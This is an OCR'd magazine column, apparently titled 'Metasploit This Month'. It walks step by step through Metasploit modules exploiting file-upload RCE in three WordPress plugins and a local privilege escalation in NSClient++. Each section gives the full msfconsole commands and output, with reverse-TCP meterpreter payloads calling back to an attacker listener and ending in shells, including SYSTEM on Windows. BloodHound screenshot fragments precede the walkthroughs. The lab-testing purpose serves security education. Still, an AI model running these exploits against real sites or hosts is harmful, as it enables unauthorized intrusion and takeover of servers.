
"This is great news for Facebook users, and for the global movement pushing back on this technology."


- Electronic Frontier Foundation on FB's decision to end facial recognition


Search for a node
MemberOf
WriteDacl
WriteDacl
MemberOf
MemberOf
DEVANSH@CORP.OKAAVA.COM
GpLink
Contains
Raw Query


BloodHound
Search for a node
MemberOf
WriteDacl
WriteDacl
MemberOf
MemberOf
GpLink
Contains
ADMINISTRATOR@CORP.OKAAVA.COM
Raw Query


BloodHound
Search for a node
Database Info
Node Info
Pre-Built Analytics Queri
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Memt
Groups with Foreign Domain Group Mem
Map Domain Trusts
Shortest Paths to Unconstrained Delegat
Shortest Paths from Kerberoastable Use
Shortest Paths to Domain Admins from K
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from C
Shortest Paths to High Value Targets
Search for a node
Node Label
Collapsed Into
ADMINISTRATOR@CORP.OKAAVA.COM
DEVANSH@CORP.OKAAVA.COM
DOMAIN ADMINS@CORP.OKAAVA.COM





"While most attacks against a nation's sensitive networks are indeed the work of other governments, the truth is that there is no magic shield that prevents a non-state sponsored entity from creating the same kind of havoc, and harming critical infrastructure in order to make a statement,"

- Check Point

NSClient++ LPE and three Wordpress plugin Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

WP Modern Events Calendar Plugin RCE Module

TARGET: Modern Events Calendar <= 5.16.5 **TYPE:** Remote
MODULE : Exploit **ANTI-MALWARE :** NA

Modern Events calendar plugin is a Wordpress plugin used for managing events on wordpress websites. The plugin has over 1,00,000 active installations.

The above mentioned versions of the plugin has a file upload vulnerability that allows attackers to gain a reverse shell. The vulnerability exists due to an incorrect check of the extension of the file being uploaded, thus allowing attackers to upload a php file. The uploaded php payload can then be triggered by a call to `/wp-content/uploads/<uploaded_payload_name>.php`

However, this module requires credentials of a wordpress account to work. Let's see how this module works. We are testing this on plugin version 5.16.2. Once the plugin is installed, we load the wp_plugin_modern_events_calendar_rce exploit module as shown below.

```
msf6 > search modern_events

Matching Modules
================

   #  Name                                                  Disclosure Da
te  Rank       Check  Description
   -  ----                                                  ------------
--  ----       -----  -----------
   0  exploit/multi/http/wp_plugin_modern_events_calendar_rce  2021-01-29
    excellent  Yes    Wordpress Plugin Modern Events Calendar - Authenticate
d Remote Code Execution
```

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > show options

Module options (exploit/multi/http/wp_plugin_modern_events_calendar_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password of the admin account
   Proxies                     no        A proxy chain of format type:host
                                         :port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://g
                                         ithub.com/rapid7/metasploit-frame
                                         work/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
```

```
                                        .
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing co
                                         nnections
   SSLCert                     no        Path to a custom SSL certificate
                                         (default is randomly generated)
   TARGETURI  /                yes       The base path of the Wordpress se
                                         rver
   URIPATH                     no        The URI to use for this exploit (
                                         default is random)
   USERNAME   admin            yes       Username of the admin account
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.171   yes       The listen address (an interface may
                                     be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wordpress Modern Events Calendar < 5.16.5
```

Set all the required options including credentials of Wordpress account and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set username
 admin
username => admin
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set password
 admin
password => admin
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) >
```

```
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set rhosts 1
92.168.36.148
rhosts => 192.168.36.148
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > set targetur
i /wordpress5.4
targeturi => /wordpress5.4
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) >
```

After all the options are set and being confirmed that the target is indeed vulnerable, execute the module using "run" command.

```
msf6 exploit(multi/http/wp_plugin_modern_events_calendar_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading file 'hasjk.php' containing the payload...
[*] Triggering the payload ...
[*] Sending stage (39282 bytes) to 192.168.36.148
[+] Deleted hasjk.php
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.148:4855
2) at 2021-10-14 02:17:47 -0400
[*] Sending stage (39282 bytes) to 192.168.36.1

meterpreter >
[-] Meterpreter session 2 is not valid and will be closed
[*] 192.168.36.148 - Meterpreter session 2 closed.

meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39
:52 UTC 2018 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter >
```

As readers can see we successfully got a meterpreter session on the target system.

WP SP Project & Document Plugin RCE Module

TARGET: SP Project & Document < 4.22 **TYPE:** Remote
MODULE : Exploit **ANTI-MALWARE :** NA

Wordpress SP Project and Document Manager plugin Project is as its name implies a plugin used to manage documents and files on a wordpress websites.

The above mentioned versions of the plugin have a arbitrary file upload vulnerability that allows attackers to upload other file extensions instead of only SGBP type. Although the security check doesn't allow upload of .php files as it blocks lowercase, it allows uploading .php files for instance as it only blocks lowercase extensions.

The uploaded malicious payload can then be triggered by a call to /wp-content/uploads/sp-client-document manager/ <user_id>/ malicious_payload .php. However, this module requires credentials of a wordpress account to work.

Let's see how this module works. We are testing this on plugin version 4.21.Once the plugin is installed, we load the wp_plugin_sp_project_document_rce exploit module as shown below.

```
msf6 > search sp_project

Matching Modules
================

   #  Name                                                  Disclosure Date
 Rank       Check  Description
   -  ----                                                  ---------------
 ----       -----  -----------
   0  exploit/multi/http/wp_plugin_sp_project_document_rce  2021-06-14
 excellent  Yes    Wordpress Plugin SP Project and Document - Authenticated
Remote Code Execution

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > show options

Module options (exploit/multi/http/wp_plugin_sp_project_document_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   admin            yes       Password of the admin account
   Proxies                     no        A proxy chain of format type:host
                                         :port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://g
                                         ithub.com/rapid7/metasploit-frame
                                         work/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interfa
                                         ce to listen on. This must be an
                                         address on the local machine or 0
                                         .0.0.0 to listen on all addresses
                                         .
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing co
                                         nnections
   SSLCert                     no        Path to a custom SSL certificate
                                         (default is randomly generated)
   TARGETURI  /                yes       The base path of the Wordpress se
                                         rver
   URIPATH                     no        The URI to use for this exploit (

Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.171   yes       The listen address (an interface may
                                     be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options including credentials of Wordpress account and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > set rhosts 192.
168.36.148
rhosts => 192.168.36.148
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > set targeturi /
wordpress5.4
targeturi => /wordpress5.4
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > chck
[-] Unknown command: chck
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) >
```

After all the options are set and being confirmed that the target is indeed vulnerable, execute the module using "run" command.

```
msf6 exploit(multi/http/wp_plugin_sp_project_document_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Uploading file 'fvkiz.pHP' containing the payload...
[*] Triggering the payload ...
[*] Sending stage (39282 bytes) to 192.168.36.148
[+] Deleted fvkiz.php
[*] Meterpreter session 17 opened (192.168.36.171:4444 -> 192.168.36.148:484
46) at 2021-10-14 02:05:15 -0400
[*] Sending stage (39282 bytes) to 192.168.36.148
[+] Deleted fvkiz.php
[*] Meterpreter session 17 opened (192.168.36.171:4444 -> 192.168.36.148:484
46) at 2021-10-14 02:05:15 -0400
[*] Sending stage (39282 bytes) to 192.168.36.1


meterpreter >
meterpreter > ysyinfo
[-] Unknown command: ysyinfo
meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39
:52 UTC 2018 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter >
```

As readers can see we successfully got a meterpreter session on the target website.

Wordpress WPDiscuz Plugin RCE Module

TARGET: WpDiscuz Plugin >= 7.0.7 & <= 7.0.4 2 **TYPE: Remote**
MODULE : Exploit **ANTI-MALWARE : NA**

WpDiscuz wordpress plugin is a wordpress comments plugin boasting of about 90,000 active installations. The above mentioned versions of the plugin allows attackers to upload malicious files to the target wordpress site and execute remote code on the website. Moreover, this module is an unauthenticated exploit module and the attacker doesn't need to have any credentials.

Let's see how this module works. We are testing this on plugin version 7.0.4. Once the plugin is installed and the target is set, , we load the wp_wpdiscuz_unauthenticated_file_upload exploit module as shown below.

```
msf6 > search wpdiscuz

Matching Modules
================

   #  Name                                                  Disclosur
e Date  Rank       Check  Description
   -  ----                                                  ---------
------  ----       -----  -----------
   0  exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload  2020-02-2
1       excellent  Yes    WordPress wpDiscuz Unauthenticated File Upload Vul
nerability


Interact with a module by name or index. For example info 0, use 0 or use ex
ploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload
```

```
msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > show opt
ions

Module options (exploit/unix/webapp/wp_wpdiscuz_unauthenticated_file_upload)
:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BLOGPATH                    yes       Link to the post [/index.php/2020
                                         /12/12/post1]
   Proxies                     no        A proxy chain of format type:host
                                         :port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR id
                                         entifier, or hosts file with synt
                                         ax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
```

```
   RPORT      80                yes       The target port (TCP)
   SSL        false             no        Negotiate SSL/TLS for outgoing co
                                          nnections
   TARGETURI  /                 yes       The base path to the wordpress ap
                                          plication
   VHOST                        no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   --------------  --------  -----------
   LHOST                  yes       The listen address (an interface may
                                    be specified)
   LPORT  4444            yes       The listen port
```

Set all the required options as shown below and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set rhos
ts 192.168.36.148
rhosts => 192.168.36.148
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set targ
eturi /wordpress5.4
targeturi => /wordpress5.4
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set blog
path /index.php/2020/08/20/hello-world/
blogpath => /index.php/2020/08/20/hello-world/
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > check
[*] 192.168.36.148:80 - The target appears to be vulnerable.
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) >
```

After all the options are set and being confirmed that the target is indeed vulnerable, execute the module using "run" command.

```
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lhos
t 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > set lpor
t 4433
lport => 4433
msf6 exploit(unix/webapp/wp_wpdiscuz_unauthenticated_file_upload) > run

[*] Started reverse TCP handler on 192.168.36.171:4433
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[+] Payload uploaded as PaIHVKLpBDb.php
[*] Calling payload...
[*] Sending stage (39282 bytes) to 192.168.36.148
[*] Meterpreter session 5 opened (192.168.36.171:4433 -> 192.168.36.148:3645
6) at 2021-10-14 01:07:15 -0400
```

```
[+] Payload uploaded as PaIHVKLpBDb.php
[*] Calling payload...
[*] Sending stage (39282 bytes) to 192.168.36.148
[*] Meterpreter session 5 opened (192.168.36.171:4433 -> 192.168.36.148:3645
6) at 2021-10-14 01:07:15 -0400
[!] This exploit may require manual cleanup of 'PaIHVKLpBDb.php' on the targ
et

meterpreter > id
[-] Unknown command: id
meterpreter > sysinfo
Computer    : ubuntu
OS          : Linux ubuntu 4.15.0-29-generic #31-Ubuntu SMP Tue Jul 17 15:39
:52 UTC 2018 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: daemon (1)
meterpreter >
```

As readers can see we successfully got a meterpreter session on the target website.

NSClient++ Privilege Escalation Module

TARGET: NSClient++ 0.5.2.35 **TYPE: Local** **MODULE : PE**
ANTI-MALWARE : OFF

NSClient++ is a monitoring agent/daemon for Windows systems that works with Nagios. The above mentioned version of NSClient++ is vulnerable to a RCE vulnerability provided the attacke-r knows the administrator credentials and "ExternalScripts" feature is enabled on the target.

The above mentioned version of NSClient++ has a vulnerability that allows any attacker with access to an unprivileged Windows user account to gain SYSTEM access on Windows system and start a shell. For this module to work, the web interface of NSClient++ should be enabled and `ExternalScripts` feature should also be enabled.

Let's see how this module works. We have tested this module on NSClient++ running on Windows 10. We already have an initial shell on the target system. We background the current low privileged meterpreter session and load the /windows/local/nscp_pe module as shown below.

```
meterpreter > getuid
Server username: [redacted]\nspadm
meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

```
msf6 > search nsclient

Matching Modules
================

   #  Name                                              Disclosure Date  Rank
   Check  Description
   -  ----                                              ---------------  ----
   -----  -----------
   0  exploit/windows/http/nscp_authenticated_rce       2020-10-20       excellen
t  Yes    NSClient++ 0.5.2.35 - ExternalScripts Authenticated Remote Code Ex
ecution
   1  exploit/windows/local/nscp_pe                     2020-10-20       excellen
t  Yes    NSClient++ 0.5.2.35 - Privilege escalation

msf6 exploit(multi/handler) > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/nscp_pe) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/nscp_pe) > show options

Module options (exploit/windows/local/nscp_pe):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   DELAY    2                    yes       Delay (in sec.) between each at
                                           tempt of checking nscp status
   FILE     C:\Program Files\NS  yes       Config file of NSClient
            Client++\nsclient.i
            ni
   Proxies                       no        A proxy chain of format type:ho
                                           st:port[,type:host:port][...]
   RPORT    8443                 yes       The target port (TCP)
   SESSION                       yes       The session to run this module
                                           on.
   SSL      true                 no        Negotiate SSL/TLS for outgoing
                                           connections
   VHOST                         no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                         thread, process, none)
   LHOST     192.168.36.171   yes       The listen address (an interface m
                                         ay be specified)
```

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                         thread, process, none)
   LHOST     192.168.36.171   yes       The listen address (an interface m
                                        ay be specified)
   LPORT     4444             yes       The listen port
```

Set the session id of the low privileged meterpreter session and the credentials of the web interface of NSClient++ and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(windows/local/nscp_pe) > set session 1
session => 1
msf6 exploit(windows/local/nscp_pe) > set password 123456
password => 123456
msf6 exploit(windows/local/nscp_pe) > check

[!] SESSION may not be compatible with this module (incompatible session typ
e: meterpreter)
[+] Admin password found : 123456
[+] NSClient web interface is enabled !
[+] 192.168.36.1:8443 - The target is vulnerable. External scripts feature e
nabled !
msf6 exploit(windows/local/nscp_pe) >
```

Then , execute the module.

```
msf6 exploit(windows/local/nscp_pe) > run

[!] SESSION may not be compatible with this module (incompatible session typ
e: meterpreter)
[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] Admin password found : 123456
[+] NSClient web interface is enabled !
[+] The target is vulnerable. External scripts feature enabled !
[+] Admin password found : 123456
[+] NSClient web interface is enabled !
[*] Configuring Script with Specified Payload . . .
[*] Added External Script (name: nwxyqnqiua)
[*] Saving Configuration . . .
[*] Reloading Application . . .
[*] Waiting for Application to reload . . .
[*] Sending stage (200262 bytes) to 192.168.36.1
[*] Sending stage (200262 bytes) to 192.168.36.1
[*] Sending stage (200262 bytes) to 192.168.36.1
[*] Meterpreter session 2 opened (192.168.36.171:4444 -> 192.168.36.1:64249)
 at 2021-10-13 23:28:17 -0400
```

```
[*] Meterpreter session 2 opened (192.168.36.171:4444 -> 192.168.36.1:64249)
 at 2021-10-13 23:28:17 -0400
[*] Meterpreter session 4 opened (192.168.36.171:4444 -> 192.168.36.1:64250)
 at 2021-10-13 23:28:18 -0400
[*] Triggering payload, should execute shortly . . .

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
